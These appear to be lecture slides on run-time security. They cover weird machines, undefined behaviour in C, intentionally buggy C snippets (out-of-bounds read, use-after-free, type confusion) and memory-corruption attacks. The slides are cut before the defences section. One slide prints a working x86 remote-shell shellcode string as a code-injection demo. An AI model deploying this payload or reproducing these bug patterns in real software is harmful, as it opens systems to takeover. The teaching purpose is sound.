Run-time Security

Acknowledgements: N Asokan, Hans Liljestrand, Lachlan J Gunn, Jan-Erik Ekberg, Thomas Nyman

Synopsis

1. A theory of run-time attacks
2. Undefined behaviour in C
3. Memory-related run-time attacks
4. Defences, part one

A theory of run-time attacks

Software development as program transformations

Idea in the designer's head — "Find the domain in an X.509 certificate"

↓ *Specification writing*

Specification — **Pseudocode describing how to read a certificate**

↓ *Coding*

High-level source code — **C code implementing the algorithm**

↓ *Compilation*

Machine code — **Instructions to run on the physical CPU**

Undefined behaviour

Each transformation adds more details to the implementation

Transformations can have undefined behaviour (UB)

- If the input causes UB, the output can do anything

Examples of undefined behaviour in the C99 standard:

- The value of the result of an integer arithmetic or conversion function cannot be represented
- A pointer is converted to other than an integer or pointer type
- The program attempts to modify a string literal
- An array subscript is out of range

https://gist.github.com/Earnestly/7c903f481ff9d29a3dd1

Developing a buggy X.509 certificate parser

Idea in the designer's head — **"Find the domain in an X.509 certificate"**

↓ *Specification writing*

Specification — **Pseudocode describing how to read a valid certificate**

↓ *Coding*

High-level source code — **C code with a buffer overrun**

↓ *Compilation*


Machine code — **Software allowing arbitrary memory reads**

Programs as intended finite state machines

Design of program p can be modeled as (potentially very large) finite state machine[†,‡]

- The **intended finite state machine** (**IFSM**) describes the intended function of p
- To execute the IFSM on real-world computers, p is realized as a software emulator for the IFSM

$$\theta = (Q, i, F, \Sigma, \Delta, \delta, \sigma)^{\S}$$



The IFSM represents a bug-free version of p

p is a (potentially faulty) emulator for the IFSM

p runs on a processor cpu

†) or a finite state transducer if output is possible

‡) non-equivalence of FSM/FST to a Turing machine does not matter as any real-world computing device has finite memory


§) Q = set of states, i = initial state
F = final state, Σ, Δ = input and output alphabets
state transition function $\delta: Q \times \Sigma \rightarrow Q$,
output function $\sigma: Q \times \Sigma \rightarrow \Delta$

7

cpu states

$$Q_{cpu}^{p} = Q_{cpu}^{IFSM} \cup Q_{cpu}^{trans}$$

Q_{cpu}^{IFSM}: concrete states of target machine that map to a state in the IFSM




Q_{cpu}^{trans} : benign transitory states that occur during emulation of an edge in the IFSM; part of intended transitions

T. F. Dullien, [Weird machines, exploitability, and provable unexploitability](), IEEE Transactions on Emerging Topics in Computing (2017)

What is a "weird state"?

$$Q_{cpu} = Q_{cpu}^{IFSM} \cup Q_{cpu}^{trans} \cup Q_{cpu}^{weird}$$

Q_{cpu}^{IFSM}: concrete states of target machine that map to a state in the IFSM



Q_{cpu}^{weird}: set of stats in Q_{cpu} not in Q_{cpu}^{IFSM} nor Q_{cpu}^{trans}

Q_{cpu}^{trans} : benign transitory states that occur during emulation of an edge in the IFSM; part of intended transitions


Weird states arise unintentionally and have no meaningful interpretation in the IFSM

T. F. Dullien, Weird machines, exploitability, and provable unexploitability, IEEE Transactions on Emerging Topics in Computing (2017)

Reaching a weird state

$q_{init} \in Q_{cpu}^{weird}$

$q_i \in Q_{cpu}^{IFSM} \cup Q_{cpu}^{trans}$



Intuitively: a bug has occurred when cpu enters a weird state

Vulnerability

- method of moving p to a weird state (accessible to attacker)

Exploitation; run-time attack

- process of choosing q_i, entering q_{init} and programming resulting "weird machine" in order to violate security properties of the IFSM

T. F. Dullien, Weird machines, exploitability, and provable unexploitability, IEEE Transactions on Emerging Topics in Computing (2017)

Weird machines

Recall: $\boldsymbol{\theta = (Q, i, F, \Sigma, \Delta, \delta, \sigma)}$

$\boldsymbol{Q}$ = set of states, $\boldsymbol{i}$ = initial state

$\boldsymbol{F}$ = final state, $\boldsymbol{\Sigma}$, $\boldsymbol{\Delta}$ = input and output alphabets

state transition function $\boldsymbol{\delta: Q \times \Sigma \rightarrow Q}$, output function $\boldsymbol{\sigma: Q \times \Sigma \rightarrow \Delta}$

A weird machine is a computational device where IFSM transitions operate on weird states

$$\boldsymbol{\theta_{weird} = \left(Q_{cpu}^{weird}, q_{init}, Q_{cpu}^{IFSM} \cup Q_{cpu}^{trans}, \Sigma', \Delta', \delta', \sigma'\right)}$$

Instruction stream depends on input

- weird machine programmed through carefully crafted input to p once q_{init} has been entered

Emergent instruction set

- attacker (programmer of the weird machine) must discover the (often unwieldly) semantics of instructions

Unknown state space

- depends heavily on p and q_{init}

Unknown computational power

- greater complexity of the IFSM may yield greater number of instructions, but whether or not the instructions are usable is difficult to predict

T. F. Dullien, Weird machines, exploitability, and provable unexploitability, IEEE Transactions on Emerging Topics in Computing (2017)

Possible sources of weird states

Human error when program p is developed


- Memory-related errors, e.g.,
  - spatial errors (buffer overflows)
  - temporal errors (use-after-free)
- Logic errors, e.g., integer overflow

Hardware faults when p is executed

- Probabilistically deterministic hardware
- Fault injection, e.g., Rowhammer

Transcription errors when p is transmitted over error-prone medium

- Hardware failure, e.g., hard drive




T. F. Dullien, [Weird machines, exploitability, and provable unexploitability](), IEEE Transactions on Emerging Topics in Computing (2017)
Y. Kim et al., [Flipping Bits in Memory Without Accessing Them: An Experimental Study of DRAM Disturbance Errors](), ISCA (2014)

Weird machines

Quick summary

- Developers and users follow the intended finite state machine (IFSM)
- The development process elaborates the IFSM into a concrete program with its own state machine
- Attackers can use the concrete program's state machine to achieve their goals, even if the IFSM doesn't contain the desired behaviour



Anatomy of an attack

1. **Trigger undefined behaviour**

2. **Violate the intended program behaviour**

3. **Perform the desired action**

Undefined behaviour in C

Undefined behaviour in C

Definition from the C99 standard:

> ***undefined behavior***
> *behavior, upon use of a nonportable or erroneous program construct or of erroneous data, for which this International Standard imposes no requirements*

“No requirements” really means no requirements; all the following are allowed:

- Detect the error and crash
- Assume that it never happens and hope for the best
  - Useful strategy! Allows the compiler to make optimizations
- Hand control to an attacker

https://www.open-std.org/jtc1/sc22/wg14/www/docs/n1570.pdf

Type confusion

```c
struct point {
    uint64_t x;
    uint64_t y;
    uint64_t z;
};


void read_point(struct point* out) {
    scanf("%ld %ld %ld",
                &out->x,
                &out->y,
                &out->z);
}
```

```
read_point:
        mov     rsi, rdi               &out->x = out
        lea     rdx, [rdi + 8]         &out->y
        lea     rcx, [rdi + 16]        &out->z
        lea     rdi, [rip + .L.str]
        xor     eax, eax
        jmp     __isoc99_scanf@PLT
```

Problem: What if we call `read_point` with a pointer to another type of data?

Array bounds violation

```c
char nth_character(char str[], size_t n) {
    return str[n];
}
```

```
nth_character:
        movzx   eax, byte ptr [rdi + rsi]
        ret
```

Problem: What if we call `nth_character` **with n >= strlen(str)?**

Use-after-free

```
uint64_t *x = (uint64_t*)malloc(sizeof(uint64_t));
free(x);

uint64_t *y = (uint64_t*)malloc(sizeof(uint64_t));
*x = 5;
```

Problem: What if `y` was allocated to the same address as `x`?

Memory-related run-time attacks

Memory-related run-time attacks

Undefined behaviour may allow run-time attacks to compromise program behaviour

- *Control-flow hijacking / code injection*
- *Return-Oriented Programming* (ROP)
- *Non-control-data attacks*
- *Data-Oriented Programming* (DOP)

Run-time attacks compromise program behaviour


(i) Code-injection attack

(ii) Code-reuse attack

(iii) Non-control-data attack

```
1 if (authenticated != true)
    then: call unprivileged()
    else: call   privileged()
…

2 unprivileged() { … }
3   privileged() { … }
…
```



Background: The stack of a C program


The stack expands downwards each function call

Each call results in a new *stack frame*

Stack frames contain

- Local variables
- Function return address
- Previous function's frame pointer

Writing past the end of a variable can overwrite the "housekeeping" values




(i) Code-injection attacks

Exploit memory error (e.g. buffer overflow) to:

- Inject shellcode into writable memory (usually stack)
- Corrupt code pointer (usually return address) to redirect execution flow to shellcode


Example shellcode: TCP remote shell (demo)

```
“\x6a\x66\x58\x6a\x01\x5b\x31\xd2\x52\x53\x6a\x02\x89\xe1\xcd\x80\x92\x
b0\x66\x68\x7f\x01\x01\x01\x66\x68\x05\x39\x43\x66\x53\x89\xe1\x6a\x10\
x51\x52\x89\xe1\x43\xcd\x80\x6a\x02\x59\x87\xda\xb0\x3f\xcd\x80\x49\x79
\xf9\xb0\x0b\x41\x89\xca\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x8
9\xe3\xcd\x80”
```



Elias Levy (as *Aleph One*), Smashing the stack for fun and profit, Phrack 7 (1996)
Russell Willis, tcpbindshell (150 bytes) (2014)


Classic code-injection

